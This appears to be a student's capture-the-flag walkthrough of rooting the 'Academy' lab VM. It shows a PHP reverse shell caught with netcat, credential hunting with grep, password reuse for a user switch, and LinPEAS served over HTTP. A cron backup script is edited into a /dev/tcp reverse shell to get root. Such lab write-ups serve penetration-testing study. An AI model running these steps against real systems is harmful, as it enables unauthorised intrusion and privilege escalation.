
Browse...

No file selected.


Update

REVERSE SHELL:

- Open reverse shell in firefox and give the IP address of academy



- we must submit the PHP file to the website that will be stored on the web server. It will give reverse shell access.



- Enter into the academy directory and save all your findings into file findings.txt
 - Now open home directory and check the context in /etc/passwd

- cd home
- cat /etc/passwd

```
kali-linux-2023.4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
kali@kali: ~/Desktop x kali@kali: ~/academy x kali@kali: ~/academy x
kali@kali:~/academy
$ nc -lvp 9003
listening on [any] 9003 ...
connect to [192.168.50.149] from (UNKNOWN) [192.168.50.167] 55678
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
08:06:30 up 5:23, 2 users, load average: 0.00, 0.01, 0.00
USER      TTY      FROM             LOGIN@   IDLE   JCPU   PCPU   WHAT
root      tty1     -                00:08    3:10   0.29s  0.14s  -bash
root      pts/0    192.168.50.248    04:50    50:14   0.05s  0.05s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty: job control turned off
$ cd home
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:nonexistent:/usr/sbin/nologin
systemd-timesync:x:110:110:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110:/:nonexistent:/usr/sbin/nologin
sblx:x:105:65534:/:run/sblx:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
grimie:x:1000:1000:administrator,,:/home/grimie:/bin/bash
splunkfwd:x:1001:1001:/:home/splunkfwd:/bin/sh
$ cat /etc/passwd | grep /bin/bash
sh: 3: grep/bin/bash: not found
cat: write error: Broken pipe
$ cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
grimie:x:1000:1000:administrator,,:/home/grimie:/bin/bash
$ cd /var/www/html
$
```

➤ Open /var/www/html list the files

```
$ cd /var/www/html
$ ls
academy
index.html
```

```
File Actions Edit View Help
kali@kali: [-]
$ cd academy
cd: no such file or directory: academy
kali@kali: [-]
kali@kali:~/academy
$ nano findings.txt
kali@kali:~/academy
$ nano findings.txt
kali@kali:~/academy
$ ssh grimie@192.168.37.211
The authenticity of host '192.168.37.211 (192.168.37.211)' can't be established
ED25519 key fingerprint is SHA256:9VarIhop4+7b5QGs5mtcdOWNJYrUW9RoYAUzgttgu
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.37.211' (ED25519) to the list of known ho
sts.
grimie@192.168.37.211's password:
Permission denied, please try again.
grimie@192.168.37.211's password:
Permission denied, please try again.
grimie@192.168.37.211's password:
Permission denied, please try again.
grimie@192.168.37.211's password:
Permission denied (publickey,password).
kali@kali:~/academy
$ ssh grimie@192.168.37.242
The authenticity of host '192.168.37.242 (192.168.37.242)' can't be establish
ed.
ED25519 key fingerprint is SHA256:eeKKTakhoXyaVPMOTB9+4MEg6KZvLUpaATptgpe
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.37.242' (ED25519) to the list of known ho
sts.
grimie@192.168.37.242's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
```

- Find the password using the `grep -rn password` command

```
$ grep -rn password
academy/change-password.php:16:$sql=mysqli_query($bd, "SELECT password FROM students where password='".md5($_POST['cpass'])."' && studentRegno='".$_SESSION['login']."'");
academy/change-password.php:20:$con=mysqli_query($bd, "update students set password='".md5($_POST['newpass'])."', updationDate='$currentTime' where studentRegno='".$_SESSION['login']."'");
academy/change-password.php:102:         <input type="password" class="form-control" id="exampleInputPassword1" name="cpass" placeholder="Password" />
academy/change-password.php:106:         <input type="password" class="form-control" id="exampleInputPassword2" name="newpass" placeholder="Password" />
academy/change-password.php:110:         <input type="password" class="form-control" id="exampleInputPassword3" name="cnfpass" placeholder="Password" />
academy/includes/config.php:4:$mysql_password = "My_V3ryS3cur3_P4ss";
academy/includes/config.php:6:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
academy/includes/menubar.php:10:                 <li><a href="change-password.php">Change Password</a>
academy/db/onlinecourse.sql:34: `password` varchar(255) NOT NULL,
academy/db/onlinecourse.sql:43:INSERT INTO `admin` (`id`, `username`, `password`, `creationDate`, `updationDate`) VALUES
academy/db/onlinecourse.sql:148: `password` varchar(255) NOT NULL,
academy/pincode-verification.php:71:         <input type="password" class="form-control" id="pincode" name="pincode" placeholder="Pincode" required />
academy/assets/js/jquery-1.11.1.js:2013:for ( i in { radio: true, checkbox: true, file: true, password: true, image
```

- Copy the password

```
me="cnfpass" placeholder="Password" />
academy/admin/includes/config.php:4:$mysql_password = "My_V3ryS3cur3_P4ss";
academy/admin/includes/config.php:6:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_data
```

- Convert the user into grimmie

```
academy/index.php:68:         <input type="password" name="password" />
$ su grimmie
Password: My_V3ryS3cur3_P4ss
ls
academy
index.html
whoami
grimmie
```

- Now we are creating the directory named linpeas and we are going to download the Linpeas file from the GitHub platform and save it as `lin.sh` in the `linpeas` directory in the `grimmie@academy`.
- Open new Terminal and go to academy and create a new file called `findings.txt` and paste the password in the file like
 - `nano findings`
 - Paste- `grimmie: My_V3ryS3cur3_P4ss`

TAKEN GRIMMIE AS ROOT:

```
(kali㉿kali)-[~/academy]
└─$ ssh grimmie@192.168.228.72
grimmie@192.168.228.72's password:
Permission denied, please try again.
grimmie@192.168.228.72's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

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permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ ls
```

- List the files present in the linpeas and give the execute access to lin.sh

```
grimmie@academy:~/linpeas$ ls
lin.sh
grimmie@academy:~/linpeas$ ls -al
total 852
drwxr-xr-x 2 grimmie administrator 4096 Feb 27 00:46 .
drwxr-xr-x 4 grimmie administrator 4096 Feb 27 00:45 ..
-rw-r--r-- 1 grimmie administrator 860549 Feb 27 00:46 lin.sh
grimmie@academy:~/linpeas$ chmod +x lin.sh
grimmie@academy:~/linpeas$ ls -al
total 852
drwxr-xr-x 2 grimmie administrator 4096 Feb 27 00:46 .
drwxr-xr-x 4 grimmie administrator 4096 Feb 27 00:45 ..
-rwxr-xr-x 1 grimmie administrator 860549 Feb 27 00:46 lin.sh
```

- LinPEAS is a script that searches for possible paths to escalate privileges on Linux/Unix*/MacOS hosts.

```
API Keys Regex
Regexes to search for API keys aren't activated, use param '-r'

grimmie@academy:~/linpeas$ cd ..
grimmie@academy:~$ pwd
/home/grimmie
grimmie@academy:~$ ls -l
total 8
-rwxr-xr-x 1 grimmie administrator 112 May 30 2021 backup.sh
drwxr-xr-x 2 grimmie administrator 4096 Feb 26 14:46 linpeas
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
grimmie@academy:~$ nano backup.sh
grimmie@academy:~$ ./backup.sh
rm: remove write-protected regular file '/tmp/backup.zip'? n
zip I/O error: Permission denied
zip error: Could not create output file (/tmp/backup.zip)
chmod: changing permissions of '/tmp/backup.zip': Operation not permitted
./backup.sh: connects: Connection refused
./backup.sh: line 6: /dev/tcp/192.168.37.211/9002: Connection refused
grimmie@academy:~$
::1 academy academy.tcm_sec ff02::1 ff02::2 ip6-allnodes ip6-allrouters ip6-localhost ip6-loopback localhost
grimmie@academy:~$
```

- Now open lin.sh file

```
grimmie@academy:~/linpeas$ ./lin.sh
```

A pixel art illustration of a green alien's face. The face has large black eyes, a small black mouth, and two thin orange antennae protruding from its forehead.

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LEGEND:

- RED/YELLOW: 95% a PE vector
- RED: You should take a look to it
- LightCyan: Users with console

PYTHON SERVER :

- Copy the lin.sh in the downloads linpeas directory
 - `cp ~/Downloads/linpeas.sh lin.sh`

```

(kali@kali)-[~/academy]
$ cp ~/Downloads/linpeas.sh lin.sh

(kali@kali)-[~/academy]
$ ll
total 868
-rw-r--r-- 1 kali kali    27 Feb 27 00:19 findings.txt
-rw-r--r-- 1 kali kali    33 Feb 25 13:31 hash
-rw-r--r-- 1 kali kali 860549 Feb 27 00:46 lin.sh
-rw-r--r-- 1 kali kali    776 May 29 2021 note.txt
-rw-r--r-- 1 kali kali    896 Feb 25 13:14 open_ports.txt
-rw-r--r-- 1 kali kali 2882 Feb 25 13:20 open_services.txt
-rw-r--r-- 1 kali kali 2589 Feb 27 00:09 rev.php

```

- Now we can get access to academy file using the command:

```

(kali@kali)-[~/academy]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.228.72 - - [27/Feb/2024 00:50:42] "GET /lin.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

```

- Python's built-in HTTP server on port 80 to serve files and directories locally.

--- > python -m http.server 80

```

bash: cannot set terminal process group (24956): Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~# ls
ls
flag.txt
splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb
root@academy:~# cat flag.txt
cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.
Happy hacking !
root@academy:~#

```